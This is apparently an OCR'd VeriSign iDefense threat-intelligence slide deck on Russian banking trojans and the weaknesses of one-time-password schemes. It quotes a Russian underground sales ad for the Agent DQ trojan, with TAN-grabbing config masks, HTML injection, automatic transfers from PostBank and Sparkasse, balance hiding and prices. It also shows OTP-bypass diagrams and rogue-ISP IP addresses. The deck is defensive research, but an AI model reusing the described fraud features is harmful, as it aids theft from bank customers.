Agent DQ - +[NEW] Автозалив на PostBank и Sparkasse

Вашему вниманию предлагается мощнейший модульный софт способный значительно облегчить Вашу работу по сбору необходимой инфы для осуществления трансферов с практически любых банков.

Базовый модуль
+ Настраиваемые IE граббер.
+ Снятие скриншотов на нужных адресах.
+ Перехват данных с виртальных клавиатур
+ Невидим в процессах.
+ Практически неограниченое кол-во управляющих серверов.
+ Передача управляющих комманд в зашифрованом виде.

Автозалив на PostBank и Sparkasse

+ Все возможности базового модуля
+ Автозалив на PostBank и Sparkasse
+ Полное скрытие баланса и хистори транзакций
+ Возможность установки диапазона суммы которая будет заливаться

ТАНГРАБЕР
+ Все возможности базового модуля
+ Интеллектуальный сбор танов со всех популярных банков+возможность добавлять свои
+ Настройка интервала сбора танов, т.е сколько танов будет пропускаться нормально перед тем как холдеру не сможет использовать введеный тан.
+ Настройка урлов на которых грабится тан масками
пример конфигурации
https://*.de,https://*.at|tan,tna,ubo,mck,sna,i2,signature,iyn
на всех .de и .at сайтах будет собираться каждое пятое значение полей tan,tna,ubo,mck,sna,i2,signature,iyn, повторно там юзер сможет ввести только переустановив винду. Этого более чем достаточно для работы по основным популярным банкам, но бывают и такие, у которых ключевое слово (из постданных) не может быть задано однозначно специально для таких банков была написана возможность фильтрации пост данных, она так же доступна в данном модуле

Изменение html кода и универсальные попапы
+ Все возможности базового модуля
+Вставки html кода
++ Задание урла где будет производиться вставка масками
++ Проверка наличия текста на странице при наличии которого будет вставлен код
++ Полная поодержка работы с фреймами
++ Возможность заменить указаный код или просто добавить свой код
++ Проверка соответствия, полю формы
+Универсальные попапы
++ Вывод попапов на указанных урлах(можно указывать масками)
++ Полностью настраиваемые Заголовок/Надпись внизу окна/Значения кнопок
++ Вставка картинки в попап(картинки справа на форме, подбирает размеры формы)
++ Вставка поля для ввода в попапе и кнопок с указаными Вами значениями
++ Возможность выводить попап только если на страничке есть указаное вами слово
++ Возможность вывести html попап
+ Переброс холдера на ваш линк или вывод сообщения(например Access denied) на его рабочем IE если он ничего не ввел или предпочел закрыть попап

Работа с сертификатами
+ Все возможности базового модуля
+ Возможность экспортировать и выложить на фтп все сертификаты или определенную группу
CA Certification authority certificates.
MY A certificate store that holds certificates with associated private keys.
ROOT Root certificates.
SPC Software Publisher Certificate.
в формате .pfx

750 Базовый модуль
+900 попапы и инжект хтмл
+850 ТАНГРАБЕР
+300 Работа с сертификатами
+500 панель управления
+3000 автозалив на PostBank и Sparkasse

По поводу приобретения и за ценами стучится в ас[redacted]

VeriSign®

More Trojans (Russian Toolkits)

- Metafisher/Agent.dq/BZub/ Tanspy/Cimuz/Nurech
- Torpig/Sinowal/Anserin
- OrderGun/Gozi/Ursniff/Snifula/ Zlobotka
- Snatch
- Corpse NuclearGrabber
- Corpse A-311 Death (Haxdoor)
- NetHell
- VisualBriz
- Apophis
- Pinch/Xinch
- Limbo
- Power Grabber
- 'Matryoshka'
- 'Banker.CMB'
- 'Developer'

VeriSign®

More Trojans (Russian Toolkits)

Социальная инженерия & Трояны Всё что касается развода лохов и не только их:)

Результаты опроса: что вы выбираете?

Agent DQ	**10**	17.54%
Nuclear grabber	**14**	24.56%
Трой от Developera	**2**	3.51%
SNATCH	**6**	10.53%
Я юзаю Pinch и ваше что такое формграббер?	**25**	43.86%

Голосовавшие: **57**.

VeriSign®

New Tactics & Techniques

- Key Logging
  - Add trigger (e.g. application title)
- Generic Form Grabbing
  - More selective to data being transferred by user
  - Add context (→ manage dump)
- IE Stored Passwords and Auto-Complete Fields (!)
  - Victim's life is stolen: MySpace, eMail, Retailer, …
  - Fraudster sees systematic behind usernames/passwords
- Targeted Approaches
  - Add more context (→ manage dump)
  - Circumvent specific security measures
    - virtual keypads, TANs, **instant defraud** (vs. collecting credentials)

VeriSign®

Recent Developments – 'Rogue' ISPs

AS	IP	CC	AS Name
17992	203.223.159.78	MY	AIMS-AP Applied Information Management Serv
14361	209.160.64.214	US	HOPONE-GLOBAL - HopOne Internet Corporation
25532	217.16.27.160	RU	MASTERHOST-AS .masterhost autonomous system
40989	81.95.148.23	RU	RBN-AS RBusiness Network
2706	58.65.232.34	HK	HKSUPER-HK-AP Pacific Internet (Hong Kong)


VeriSign®

Mitigation Techniques

- Browser Helper Object Management
- Enterprise A/V Solutions
- High Assurance Certificates
- Fraud Detection
- Authentication Schemes
  - One Time Passwords (scratch pads, TAN)
  - Timed One Time Passwords
  - Indexed One Time Passwords (iTAN)
  - Indexed Out of Band One Time Passwords (mTAN)
  - Token Based Two Factor Authentication


VeriSign®

One Time Password



VeriSign®

One Time Passwords – Do not Mitigate



Initial Compromise


BHO

Home User

Banking Web Server


VeriSign®

One Time Passwords – Do not Mitigate




Initial Compromise

Inject HTML Locally



BHO




Home User

Captures Account Information

Error Message: OTP is invalid try another

VeriSign®


One Time Passwords – Do Not Mitigate



Initial Compromise


OTP Password

BHO



FTP Drop Servers

Home User



Banking Web Server


VeriSign®

Mitigation Techniques

- Browser Help Object Management
- Enterprise A/V Solutions
- High Assurance Certificates
- Fraud Detection
- Authentication Schemes
  - One Time Passwords (scratch pads, TAN)
  - **Indexed One Time Passwords (iTAN)**
  - Timed One Time Passwords
  - Indexed Out of Band One Time Passwords (mTAN)
  - Token Based Two Factor Authentication

VeriSign®


Indexed One Time Passwords – Mitigate Some



Home User

Send OTP #8


#8 as6zs6cv



Banking Web Server

VeriSign®


Indexed One Time Passwords – Mitigate Some



Initial Compromise

Inject HTML Locally


BHO



Home User

Captures Account Information

Send OTP #8




Banking Web Server

Error Message: OTP is invalid try another

VeriSign®

Indexed One Time Passwords – Mitigate Some



VeriSign®

Mitigation Techniques

- Browser Help Object Management
- Enterprise A/V Solutions
- High Assurance Certificates
- Fraud Detection
- Authentication Schemes
  - One Time Passwords (scratch pads, TAN)
  - Indexed One Time Passwords (iTAN)
  - **Timed One Time Passwords**
  - Indexed Out of Band One Time Passwords (mTAN)
  - Token Based Two Factor Authentication


VeriSign®

Mitigation Techniques


- Browser Help Object Management
- Enterprise A/V Solutions
- High Assurance Certificates
- Fraud Detection
- Authentication Schemes
  - One Time Passwords
  - Indexed One Time Passwords
  - Timed One Time Passwords
  - **Indexed Out of Band One Time Passwords**
  - Token Based Two Factor Authentication

VeriSign®

Indexed Out of Band One Time Passwords – Complete Mitigation




#8 as6zs6cv



Home User

Send OTP #8



Banking Web Server


VeriSign®

Mitigation Techniques

- Browser Help Object Management
- Enterprise A/V Solutions
- High Assurance Certificates
- Fraud Detection
- Authentication Schemes
  - One Time Passwords
  - Indexed One Time Passwords
  - Timed One Time Passwords
  - Indexed Out of Band One Time Passwords
  - **Token Based Two Factor Authentication**

VeriSign®

Token Based Two Factor Authentication – Some Mitigation




Initial Compromise

Inject HTML Locally

BHO

Home User

Captures Token Information




Banking Web Server

Error Message: OTP is invalid try another

VeriSign®

Token Based Two Factor Authentication – Some Mitigation




Mitigation Techniques Verdict


- ✗ Browser Help Object Management
- ☑ Enterprise A/V Solutions
- ☑ High Assurance Certificates
- ☑ Fraud Detection
- \+ Authentication Schemes
  - ✗ One Time Passwords
  - ✗ Indexed One Time Passwords
  - ☑ Timed One Time Passwords
  - ☑ Indexed Out of Band One Time Passwords
  - ☑ Token Based Two Factor Authentication

VeriSign®

Credit Card Fraud



Credit Card Fraud



VeriSign®

VeriSign®

Q and A

Ralph Thomas

rthomas@verisign.com

VeriSign iDefense Security Intelligence Services

Where it all comes together.™